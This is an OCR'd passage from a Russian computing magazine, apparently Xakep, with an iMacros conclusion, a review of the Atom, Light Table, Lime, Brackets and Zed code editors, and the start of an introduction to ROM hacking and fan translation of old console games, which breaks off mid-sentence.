
Запись видео

Если ты хочешь запечатлеть лучшие моменты работы iMacros на видео — используй плагин Capture Fox для Mozilla или Screencastify для Chrome.

Заключение


В этой статье рассмотрены возможности iMacros, позволяющие решать тривиальные проблемы, с которыми может столкнуться любой IT-специалист или просто активный пользователь инета. Всего же инструмент включает в себя более полусотни команд, обозреть которые в формате журнала невозможно. Поэтому, если ты не нашел здесь ничего, что могло бы облегчить твою рутину в Сети, не отчаивайся и загляни в документацию или на форум imacros.net.

ПОСТОРОНИСЬ,



ОБЗОР ПЯТИ НОВОМОДНЫХ ТЕКСТОВЫХ РЕДАКТОРОВ ДЛЯ КОДА

Не для каждой задачи и не каждого проекта требуется полноценная IDE, поэтому для многих основным инструментом по-прежнему остается любимый текстовый редактор. И кажется, что выбор прост: мощный, расширяемый, но простой Sublime Text, живая классика в лице Emacs и Vim, а также моноплатформенные фавориты — Notepad++ для Windows, TextMate для OS X и Geany для Linux. Но ведь новые редакторы появляются чуть ли не каждый день — есть ли тебе смысл менять привычки? Давай посмотрим, что происходит.



Илья Русанен
rusanen@real.xakep.ru

Atom

atom.io


Еще в августе 2011 года один из основателей GitHub Крис «defunkt» Уонстрат (github.com/defunkt) поставил перед собой амбициозную цель: создать редактор, который был бы по-настоящему открытым и предлагал неограниченные возможности для хакинга, но при этом не превращался бы во второй Vim или Emacs (который, как известно, умеет почти все, но только если у тебя мозги как у Джеффа Дина). И вот спустя три года и более чем пятнадцать тысяч коммитов началось публичное бета-тестирование. В марте этого года Atom стал доступен для загрузки всем желающим. Чем же собирается перевернуть наш подход к кодингу знаменитая компания?

Первое, что бросается в глаза при запуске нового детища GitHub, — это невероятно похожий на Sublime Text интерфейс. Само по себе это не минус. Известный факт, что интерфейс Sublime был вдохновлен другим, некогда не менее популярным редактором кода для OS X TextMate. Нынешняя история с Atom и Sublime лишь подчеркивает удачные решения GUI последнего.


Вторая особенность Atom заключается в том, что это, по сути, веб-приложение в обертке Chromium. Нет, конечно, у редактора есть своя иконка в доке, нормальные системные меню и поддержка нативных хоткеев. Просто ядро Atom написано по большей части на CoffeeScript, работает оно на Node.js, а сам интерфейс редактора является HTML-страницей со вполне обычной разметкой. Убедиться в этом можно, если выбрать из меню View пункт Developer → Toogle developer tools.

Третья интересная фишка Atom — его модульность. В лучших традициях экосистемы Node.js он написан с использованием максимального количества открытых модулей (больше пятидесяти). Это значит, что если тебе не нравится какой-то штатный функционал, то, по уверениям разработчиков, ты без труда сможешь подобрать ему замену из более чем 70 тысяч пакетов в npm registry или написать свой плагин. Учитывая, что JavaScript фактически уже давно стал самым популярным языком на GitHub и CoffeeScript лишь немного отстает от Perl, это вселяет уверенность в будущее Atom.

А что же с киллер-фичами? Вот тут все не так радужно. То ли дело в молодости проекта, то ли еще в чем-то, но Atom, кроме громкого имени создателей и больших надежд, из коробки не предоставляет ничего, что бы могло заставить часами играться с ним. То, что преподносится разработчиками как преимущества (например, автокомплит, вкладки, коллапс кода, снипеты), может вызвать лишь снисходительную улыбку на лицах адептов Sublime. Да, конечно, Atom уже имеет свой пакетный менеджер, но я не нашел в его репозиториях ничего такого, что было бы нельзя реализовать с помощью плагинов для Sublime.



Из коробки Atom сильно напоминает Sublime



Пакетов еще мало, но написать свой действительно просто


Light Table

lighttable.com

Разработка Light Table началась в 2011 году, когда американский программист Крис Грейнджер (chris-granger.com) решил, что процесс работы с кодом в современных текстовых редакторах недостаточно хорошо вписывается в современный workflow. Если кратко, задача Light Table — сделать процесс разработки по-настоящему интерактивным и наглядным, давая разработчику моментальный фидбек на любое действие, тем самым помогая быстрее ориентироваться в большом коде. Именно с такой идеей Крис подался на Kickstarter (kickstarter.com/projects/ibdknox/light-table) и достаточно быстро собрал на разработку проекта 316 720 долларов при заявленной цели в 200 тысяч. Чем же конкретно идеи Криса так приглянулись бейкерам?

Одной из самых крутых особенностей Light Table является возможность работать с документацией по ходу написания кода. Чтобы увидеть описание функции, достаточно просто навести на нее курсор. Редактор моментально найдет и выведет документацию по запрошенной функции или параметру (в случае с build-in методами) или покажет prepend-описание функции, оставленное прямо в коде. Чем-то это напоминает автокомплит, который используется в среде разработки Visual Studio от Microsoft, но значительно более глубокий и мощный.

Выбираем интерпретатор и исполняем inline-код с его помощью



Код может быть представлен в виде таблиц

Второй киллер-фичей можно назвать мгновенное выполнение функций по ходу написания кода. Это позволяет в режиме отладки пробовать различные входные условия и видеть не только результат, но и как переменные проходят через весь код. Тоже достаточно полезная штука, особенно когда ты не уверен в результате выполнения какого-либо участка кода.

Третья фишка Light Table — уникальная возможность организации кода в так называемые таблицы. Они представляют собой логически завершенные блоки кода, через которые можно наглядно представить взаимодействие отдельных функций программы. С помощью этой фичи очень удобно разделить файл на несколько независимых блоков-функций и работать с ними, соорудив некое подобие настоящего дашборда из кода. Также приятной особенностью является интеллектуальная подсветка блоков — в этом случае шансы запутаться в и без того наглядном workflow стремятся к нулю.

Несмотря на довольно непривычную философию, Light Table — это, несомненно, редактор нового поколения. Его фишка не в том, что он написан на модных технологиях, а в изменении самого подхода к процессу разработки сложного ПО. Наверное, при работе с простенькими JS-скриптами реальная мощь Light Table не почувствуется, но для проектов чуть посложнее он станет незаменимым инструментом. Нужно только привыкнуть. Но вот это как раз-таки будет непросто.

Lime

limetext.org


Весь Lime можно описать одной-единственной известной фразой Бобука — блеск и нищета опенсорса. Проект, начатый в прошлом году Фредриком «quarnster» Энбомом (Fredrik Ehnbom), решает единственную, но понятную задачу: создать опенсорный конструктор по образу и подобию Sublime Text. Причина такого желания ясна — автор, горячий поклонник Sublime, был недоволен вялым развитием проекта и отсутствием банального исправления багов прошлых версий. Идея оказалась близка нескольким десяткам единомышленников, и вскоре свет увидела первая версия Lime.

Первое, что отталкивает при знакомстве с этим редактором, — отсутствие хоть какого-нибудь подобия бинарных пакетов. В целом логика такого решения понятна: Lime — это и не цельное приложение, а набор из отдельного бэкенда на языке Go и пары фронтендов на выбор. Однако легче от этого не становится — попытка с наскока заставить Lime элементарно работать превращается в увлекательную возню с зависимостями Go, конфигами и прочими радостями жизни.

Что касается работы в этом редакторе, на данный момент она откровенно неудобна, и написать здесь о чем-то уникальном, по сути, нечего. Lime пока не может похвастаться даже теми функциями, которые в других текстовых редакторах воспринимаются как должное. Создается впечатление, что разработчики пока уделяют куда больше внимания архитектуре приложения и чистоте кода, чем функционалу. До некоторой степени ситуацию спасает частичная совместимость с API Sublime (ну и некоторых частей TextMate, соответственно), но, несмотря на это, с юзабилити у Lime остаются большие проблемы.

В целом на сегодняшний день Lime оставляет двоякое впечатление. Наверное, это здорово, когда твой рабочий инструмент полностью опенсорный и настолько гибкий. Но давай будем честны с собой: скольким из нас когда-либо придет в голову переписать фронтенд своего текстового редактора? Скольким из нас вообще придет в голову заниматься разработкой текстового редактора под себя из-за каких-то неудобств вместо того, чтобы использовать этот инструмент по прямому назначению — а именно писать в нем свои программы? Большинству разработчиков (особенно тем, кто не болен Столлманом головного мозга) за глаза хватит функционала Sublime Text и его системы плагинов для решения повседневных задач. Да и если честно, за несколько лет ежедневной работы в Sublime я не встречал каких-то сверхкритичных багов, для которых бы не смог найти своего workaround'а. Так что на данном этапе по-настоящему Lime подойдет лишь упертым фанатам опенсорса с огромным количеством свободного времени и желанием сделать этот мир чуточку лучше.

Lime уже сейчас имеет на выбор два фронтенда. Скоро будет и третий на Dart



Несмотря на довольно подробный ман, со сборкой все равно бывают сложности

Brackets от Adobe

brackets.io

Brackets — достаточно молодой (разработка ведется с 2011 года), но интересный проект от Adobe. Его цель незамысловата — создать минималистичную и комфортную среду разработки, которая бы требовала минимум усилий со стороны девелопера. На моей памяти было уже немалое количество проектов со схожими целями. Давай посмотрим, получилось ли у Adobe с помощью комьюнити сделать что-то интересное и на этом поприще.


На удивление, Brackets получился весьма неплохим. Все необходимое работает из коробки (после Lime даже это становится в некотором смысле плюсом). Проект действительно решает свою главную задачу — облегчает написание кода, хотя и делает это практически без каких-либо принципиально новых подходов. И кстати, в этом нет ничего плохого.

Brackets написан на HTML/JS (спасибо, что не Flash или Adobe AIR :)), тесно интегрирован с Node.js. Внешне из коробки производит весьма благоприятное впечатление (правда, не без налета некоторой игрушечности). Что меня подкупило с нажатия первой клавиши — так это потрясающий автокомплит для HTML/CSS/JS/jQuery. Он действительно умный и к тому же содержит множество приятных мелочей (например, встроенный color-picker или тулзу для гуишного подбора transition'ов в CSS).


Но главной киллер-фичей для меня стало inline-редактирование связанных участков кода. Это возможность посмотреть и отредактировать, скажем, набор CSS-свойств <div>'а по его классу или ID-шнику прямо из HTML-файла верстки в отдельной области. Brackets в реальном времени анализирует структуру твоего проекта, строит дерево зависимостей и позволяет писать взаимозависимые участки кода, практически не покидая основного контекста файла. Признаюсь, именно такой функционал я пилил пару лет назад в своем простеньком текстовом редакторе (уверен, не я один). Так что подобная фишка не может не радовать.

Из остальных особенностей можно выделить быстрый доступ к документации (правда, не настолько детализированный, как у Light Table), JSLint из коробки и симпатичный менеджер плагинов. Хотя, конечно, таким обилием пакетов, как у Sublime, Brackets пока похвастаться не сможет.

В целом, несмотря на поддержку в некоторой степени, например, Ruby или Python, Brackets ориентирован в первую очередь на фронтенд-разработчиков. Он отлично справится с нуждами верстальщиков, в чем-то оставляя позади даже специализированные IDE. Ничего революционно нового, кроме inline-редактирования кода, ты в нем не найдешь. Однако то, что есть, сделано на совесть и с душой. Если ты преимущественно верстаешь или пишешь клиентский код на не слишком замороченном стеке, вполне возможно, Brackets придется тебе по душе.



Из коробки Brackets очень облегчает жизнь разработчика



У Brackets действительно приятный менеджер пакетов

Zed

zedapp.org

Zed — это довольно хипстерский текстовый редактор, который также пытается переосмыслить современный процесс разработки ПО. Если Light Table пробует изменить сам принцип разработки, то Zed в основном ограничивается экспериментами с интерфейсом. Разработка была начата в 2011 году, и на сегодняшний день на официальном сайте Zed доступен в виде бинарников под основные платформы, а также в качестве приложения для Chrome Web Store.

Первое, что бросается в глаза при знакомстве с Zed, — отсутствие привычных элементов интерфейса вроде дерева проекта или вкладок. Достаточно спорный шаг, весь зачастую при разработке значительно легче ориентироваться в структуре проекта именно по дереву. Но вот в отсутствии табов некое рациональное зерно есть: обычно при работе с большими проектами количество открытых вкладок разрастается экспоненциально, и уже через полчаса работы приходится постоянно ходить по ним, закрывая то, с чем ты не работаешь в данный момент. В Zed же навигация по проекту осуществляется или с помощью прыжка напрямую к нужному файлу в проекте по его названию (`Ctr/Cmd + E`) через небольшую консоль в верхней части приложения.

Второй запоминающейся особенностью Zed является упор на многоколоночный интерфейс. Редактор поддерживает несколько фиксированных вариантов сплита рабочего пространства — 50/50%, 25/75% и так далее. Стоит отметить, что вторая (или даже третья) колонка предназначена не только для одновременного редактирования нескольких файлов, но также и для моментального предпросмотра кода на языках, требующих пропроцессинга (таких как Markdown или CoffeeScript).

При работе с Zed очень чувствуется его ориентированность на удаленное редактирование. Так, из коробки он имеет шикарную поддержку редактирования файлов из Dropbox или напрямую на удаленном сервере и поддерживает сессии. Но вот именно как редактор Zed весьма беден. Его встроенное автодополнение базируется на словаре, он не имеет удобных средств работы с расширениями, не позволяет настроить UI так, как хотелось бы. Хотя, наверное, Zed просто не об этом.

Кстати, нельзя не отметить, что Zed весьма задумчив. Временами приложение достаточно надолго застывает и теряет всякую отзывчивость, что, конечно, не добавляет удобства к и так довольно необычному экспириенсу.

В общем, Zed странный, и он однозначно не для всех. Если ты не заморачиваешься с бесконечной настройкой пользовательского интерфейса, тебе важна переносимость, возможность стабильного редактирования файлов на удаленном сервере и ты готов попробовать что-то необычное, можешь поиграться. Но для повседневного написания кода Zed явно не подойдет.

Из коробки Zed ориентирован на удаленное редактирование

Навигация осуществляется с помощью GoTo-панели

МЕНЯЕМ ПРАВИЛА ИГРЫ

ВВЕДЕНИЕ В РОМХАКИНГ



Антон Дементьев
r456tg@gmail.com

DaraKero_F@Flickr.com

До появления лазерных дисков и облаков консольные игры выходили на картриджах. Те, кто застал девяностые, наверняка помнят самые популярные в нашей стране игровые приставки Dendy (российский клон японской Famicom) и Sega Mega Drive. Если очень хочется «вернуться к истокам» — всегда можно запустить эмулятор. Но можно пойти и чуть дальше — а что, если покопаться в самой игре? Добро пожаловать в эму-сцену.

Эму-сценой называют сообщество энтузиастов, формирующееся вокруг той или иной приставки. Эти люди ковыряются в своей любимой платформе вдоль и поперек: выкладывают полные дампы картриджей (ROM'ы), придумывают способы для их модификации и добиваются порой самых необычных результатов. Самый распространенный пример — локализация игр. Но можно пойти и дальше. Как тебе история про чувака, который хакал ROM'ы игр для NES, заменяя мужских персонажей на женских (j.mp/1nJg5p9)? А что еще прикажешь делать, если его дочке хочется играть за девочек, а в Donkey Kong такой возможности не предусмотрено?

КРАТКИЙ ЭКСКУРС

Самым главным толчком, послужившим появлению ромхакинга, стала история с игрой Final Fantasy V в 1992 году. Японская компания Squaresoft решила не издавать игру в США, посчитав ее слишком сложной для западных игроков. С появлением эмуляции западные энтузиасты не согласились с японцами и не только сыграли в нее, но и выпустили первый любительский перевод образа картриджа. Официального же перевода на английский не было вплоть до переиздания FFV в конце 1999-го на PlayStation. Именно с перевода Final Fantasy V и появилась русская ромхакинг-сцена, это был дебютный проект группы «Шедевр» в 2001 году.

В 1994 году история отчасти повторилась и с Final Fantasy VI. На этот раз игра вышла в США (под названием Final Fantasy III), через несколько месяцев после релиза в Японии (1994 год). Однако локализация оказалась крайне неудачной: перевод всей игры был выполнен всего одним человеком (Тедом Вулси) в крайне сжатые сроки. Например, в этом переводе были выкинуты скрытые отсылки к дальнейшему развитию сюжета, а смысл одного из предложений был заменен на противоположный из-за неправильно понятого японского крылатого выражения (фраза, близкая по значению к «бизнес испарился», была воспринята Тедом как «бизнес пошел вверх»). Сам Тед оправдывает низкое качество его перевода тем, что ему приходилось делать текст максимально коротким, так как он не влезал в картридж, в то время как японский текст заведомо более компактный. Тем не менее недовольные официальным переводом фанаты с задачей помещения в ром близкого к оригиналу английского текста справились вполне успешно.

ФОРМУЛИРУЕМ УСЛОВИЯ ЗАДАЧИ

Есть одно обстоятельство, которое делает ромхакинг одновременно сложнее и интереснее более популярного моддинга PC-игр. Разработчики современных игр для ПК часто поддерживают моддеров, создавая для них официальные инструменты и выпуская всю необходимую документацию. В случае с консольными играми очевидно, что разработчики никак не предусматривали последующую модификацию своих тайтлов. Поэтому при ромхакинге мы имеем бинарный файл и даже не знаем, по каким адресам и в каком формате хранятся нужные данные, а значит, изначально требуется действовать вслепую, на ощупь.

Ромхакинг может быть как с модификацией машинного кода — языка ассемблера, который у каждой платформы свой (в этом случае если изменения кардинальные, то модифицированный ром или образ диска называют хаком), так и без нее. Во втором случае трогать машинный код не нужно и работа происходит только с данными: графикой, шрифтами, текстом, пойнтерами (разделители текста) или даже музыкой. Но даже в этом случае расположение и формат этих данных изначально неизвестен.

Рассмотрим самую распространенную цель ромхакинга — любительский перевод. Изменение шрифтов необходимо, если алфавиты исходного и конечного языка отличаются, например если нужно заменить латиницу на кириллицу. То же самое касается и перевода с японского на английский или русский.

Кроме адреса, по которому начинается текст, нужно определить его кодировку, которая может быть абсолютно произвольной. Практически всегда разработчики старых консольных игр использовали поинтеры, благодаря которым также упрощается и деятельность ромхакера: изменяя их, он может не сохранять длины оригинальных участков текста. Также иногда при переводе редактируются надписи на спрайтах, хотя это делается далеко не всегда.

Абсолютно любые данные (а особенно текст) могут быть запакованы, и это может усложнить жизнь ромхакеру еще больше. В особенно запущенных случаях локализатору по-

WWW

Официальная страница No$gba: nocash.emubase.de/gba-dev.htm



INFO

Наиболее популярны у ромхакеров следующие платформы: Nes/Dendy/Famicom, SNES/Super Famicom, Sega Mega Drive / Genesis, Game Boy, Game Boy Advance, Nintendo DS, Nintendo 64, Game Cube, Wii, PSP, PlayStation 1, 2.




Рис. 1. No$gba — отладчик платформ Game Boy Advance и Nintendo DS






Рис. 2. Перерисованный шрифт в тайловом редакторе YY-CHR. В этом примере перед каждым символом идут данные, отвечающие за его ширину





